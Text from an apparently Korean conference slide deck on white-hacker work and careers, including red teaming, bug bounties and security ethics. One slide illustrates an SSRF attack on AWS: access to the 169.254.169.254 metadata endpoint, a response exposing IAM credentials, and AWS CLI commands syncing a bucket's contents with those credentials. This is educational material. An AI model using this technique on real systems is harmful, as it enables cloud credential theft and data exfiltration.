  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAxxxxxxxxxxxxxxxx",
  "SecretAccessKey" : "XxxxXxxxXxxxXxxxXxxxXxxxXxxxXxxxXxxx",
  "Token" : "A-secret-base64-encoded-token",
  "Expiration" : "2021-02-06T13:37:00Z"
}
```

사이버보안 트렌드

클라우드 관리

클라우드 환경에서의 파급력 높은 SSRF 취약점

- AWS 고유의 환경을 악용한 취약점

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-type: image/jpeg
Cache-control: max-age=432000
Content-length: 1342
Date: Tue, 29 Oct 2019 08:36:27 GMT
Connection: close

"Code": "Success",
"LastUpdated": "2019-10-29T07:56:05Z",
"Type": "AWS-HMAC",
"AccessKeyId": "ASIA44HPE4Q5VEFUGZGI",
"SecretAccessKey": "1Lxj0UhgS0BZsTW6bQ9gXFLv5tfn0diuQ7nyfN",
"Token":
AgoIb3IpZ2luX2VjEjIj////////wEaCXVzLWVhc3QtMiJGMEQCIEX/zOyoK+Yq6i3dcR7gMwVQn/1W5vaxVcHeCi5qLL1EAiAGSGKZdn/5DkhAZnWzOv2
NDgvmJg1MylMyaakSax9pAVVw51KtkDkFXm2iVojCY0yG98TCy7aAw9r2/6ReOvGcf3S/XS0uk2/Z6/VjYX0xLHSumq/15EGo5FHuX9p5ZhsBVupll
OMhzi5vP9QTDuXJvciOgteTHSoLPXDv7kCsJmUMoq5Erq+Ug/aCtfXMRmrtTgLiOmsS7+hi8J49+00UrpKABYzN0Cai46+kiT9RgUyUppH/zYFWt+
nVCMDweFfdaHrvtDxBxabj6Lroyl5STqyWeoVPRDYyEY5EppXabWcCFwuy5Guov5w4ff3E4OCs9NWHZCla2/DLz2Q6CV+XPmFokdPTs6PNMRg6bi
VVL77PxZydfBp41mGMgxXG19AwFToUrkm7+7BVPcUe8HbzWmC9hO63h9mxTijSITg3q8HrE4uma4axfBXR2KVQufY6y0Aq8ERoqbiknn5b1Mu4B
Osqu+wMwi+Hf7QU6tQG7ICgraCveN3erDCBSVJdA0lyYuPgboNMIqHaWS7ze4k6MirFm//nFWWE2eMyVzN/3TJfplDhLAKjdsdyBryMGI1tGdHtuirRo
Vw7gMEqoDQ5GAGeTBKyFghnt8lmSHWXL/RbmkiyAqUzVgBwBA1A6pXXu10U/cOYztz3gsyEZO2urwb/0/OAbi9Cfdbi",
"Expiration": "2019-10-29T14:15:21Z"
```

SSRF로 http://169.254.169.254 접근


```
~$ aws s3 ls --profile ec2-usr
10:56:24 elasticbeanstalk-us-east-1-581767453859
10:45:51 site-code-cred
~$ aws s3 ls s3://site-code-cred --profile ec2-usr
17:07:09          260 grab_site.php
17:07:09          639 site.php
17:07:09       1060 site_style.css
~$ aws s3 sync s3://site-code-cred /Desktop/src_down --profile ec2-usr
download: s3://site-code-cred/site.php to Desktop/src_down/site.php
download: s3://site-code-cred/site_style.css to Desktop/src_down/site_style.css
download: s3://site-code-cred/grab_site.php to Desktop/src_down/grab_site.php
```

내부 AWS 인스턴스의 Meta data 정보 획득

- IAM Role(AccessKeyId, SecretAccessKey, Token ...)

AI, 오픈소스, 클라우드, SaaS 등 서비스 도입 시

- 라이프 사이클에 따른 보안 관리 및 정책 필요
- 지속적인 연구, 동향 파악 필요



3 화이트해커 실무

화이트해커 실무

모의 해킹 Vulnerability

취약점 제거

APT 내부 침투

Exploit

웹/앱 모의 해킹

진단 Threat, DoA

보안 위협 제거

인프라 진단

AWS Guide

컴플라이언스 진단

하드닝 Security Hardening

Android / iOS
App Solution

Android AV

ADS

인텔리전스 Risk Intelligence

신규 취약점 관리


자산 식별 및 관리

OSINT

화이트해커 실무

Red Team

- 미군의 모의 군사훈련 때 아군을 블루팀, 적군을 레드팀으로 이름 붙여온데서 비롯됨
- 취약점을 공격해 개선 방안을 찾아내고 이를 해결하기 위해 노력함




모의해킹

종류

- 웹/앱 서비스 대상 모의 해킹
- 내부 침투 테스트 / 시나리오 기반의 APT

특징

- 내/외부자 관점에서의 새로운 공격
- 외부에서 동시 다발적으로 Attack Surface를 공격할 경우, 이에 대한 적절한 방어 체계가 구축되어 있는지 확인 가능



화이트해커 실무


내부 모의 훈련

- 내부 인력을 Red / Blue 역할 나눠 수행
- 연 1~2회 일정 기간 동안 수행
- 형식적인 진행으로 끝나지 않도록 의사결정자, 책임자와 협업 필요
- Cyber Kill Chain, MITRE Att&ck Framework 등을 활용해 각 기업 별 맞춤형 된 모의 훈련 방법론 설정

화이트해커 실무

화이트 해커는 공격 / 대응 / 보안 체계 구축 모든 단계에서 '공격자 입장'

- 블랙 해커와 화이트 해커의 차이점은, 공격을 수행하는 목적 뿐
- 사용하는 기술, 공격 방법 등은 동일



화이트해커 실무

제품 설계 단계

- 안전한 암호화 가이드
- 대외 연동 시 가이드
- 내부 모니터링 시스템 연동

오픈 준비 단계

- 보안 기능 적용 여부
- Code Auditing
- 정책, 개인정보 보호법

서비스 운영 단계

- 모의해킹
- 잘못된 설정 점검
- 추가된 기능 점검

화이트해커 실무

위협(threat) VS 위험(risk)



ChatGPT

위협(threat)과 위험(risk)은 사이버 보안 분야에서 중요한 개념이지만, 다음과 같은 차이점이 있습니다:

1. 위협(threat):

- 위협은 잠재적으로 해로운 이벤트나 행동으로 정의됩니다.
- 보안 관련 위협은 시스템이나 데이터에 대한 위협이 될 수 있으며, 이러한 위협은 공격자, 악성 코드, 보안 결함 등과 같은 요소로 인해 발생할 수 있습니다.
- 예를 들어, 해커가 시스템에 침입하거나 악성 코드를 유포하는 것은 해당 시스템에 대한 위협입니다.

2. 위험(risk):

- 위험은 위협이 실제로 발생할 경우의 영향과 발생 가능성을 고려한 것입니다.
- 위험은 보안 위협으로 인해 발생할 수 있는 잠재적인 손실의 가능성을 나타냅니다.
- 보안 위험은 특정 위협이 실제로 발생할 때 발생하는 피해의 정도와 확률을 고려합니다.
- 예를 들어, 데이터 유출 위협은 기밀 정보가 노출되어 기업에 재정적 손실을 입힐 수 있으며, 이것은 해당 기업의 보안 위험으로 간주됩니다.

요약하자면, 위협은 잠재적인 위협의 원인이 되는 것이며, 위험은 실제로 발생할 경우의 영향과 가능성을 고려한 것입니다. 보안 분야에서는 이러한 위협과 위험을 파악하여 적절한 대응책을 마련하는 것이 중요합니다.

위협(threat) VS 위험(risk)



잠재적으로 해로운 이벤트나 행동

위협이 실제로 발생할 경우 영향과 가능성 고려

화이트해커 실무

취약점 대응 시 고려 사항

- ✓ 최신 버전인가? 주기적인 업데이트를 수행하고 있는가?
- ✓ 취약한 라이브러리를 사용 중인가?
- ✓ 사용중인 라이브러리의 버전은 안전한가?
- ✓ 취약점이 동작하기 위한 조건이 충족되는가?
- ✓ 취약점이 동작 시 파급력?

4 화이트해커 진로

화이트해커 진로



- 글쓰기 + 이과생
- 과학 수학 동아리

- 본격적인 동아리 활동
- 컴퓨터공학 복수전공

- BoB
- KUCIS
- 개인정보지킴이

- 라온화이트햇
- 핀테크 아카데미

- 미래교육위원회

- WiSET 멘토
- 원격 진로 멘토
- BoB 멘토

- 토스로 이직

- 대학원
- 멘토링/강의/강연

화이트해커 진로



화이트해커 진로

교육부
미래교육위원회 위원

학교가자

'White 해커'
학교가자
지한별님과 함께하는
안전한 인터넷 세상 만들기

3월 25일 (수) 오전 11시 [학교가자.com]



화이트해커 진로

논문 작성

해외 컨퍼런스 참여

강연/강의/발표

기술 블로그 운영

해킹/보안 해커톤

초, 중, 고, 대 멘토링

CTF 참여

금융/AI/핀테크 공모전

버그바운티

화이트해커 진로

Bug + Bounty

: 화이트 해커가 제보한 취약점에 대해 포상금을 지급


- 다양한 국내·외 기업, 기관에서 운영 중
- 기업 자체 운영 or 플랫폼 활용
- 국내 Bug Bounty 제도, 점차 활성화
- 취약점 제거 + 방어 체계 고도화




화이트해커 진로



자체운영



버그바운티 플랫폼



금융권 버그바운티

화이트해커 진로

Generalist



Specialist



화이트해커 진로

✓ 갈수록 더 중요해지는 보안

: 시스템적 연결, 네트워크 연결, 사람과 데이터 간의 연결

✓ 모두 함께 보안 인식 향상 중요

: 각자의 자리에서 보안을 위한 노력

마지막으로

화이트해커가 가져야할 자세와 마음가짐

다양한 경험
도전정신

마지막으로

화이트해커가 가져야할 자세와 마음가짐

다양한 경험
도전정신

겸손함
꾸준함(인내)

마지막으로

화이트해커가 가져야할 자세와 마음가짐

다양한 경험
도전정신

겸손함
꾸준함(인내)

윤리의식
책임감

마지막으로



경청해주셔서
감사합니다.



2024 HACKTHEON SEJONG CYBER SECURITY WEEK
2024.6.17.(화) - 6.21.(금) | 정부서울청사 2층 대강당

ghb202@gmail.com

인스타그램 @ji_hanbyeol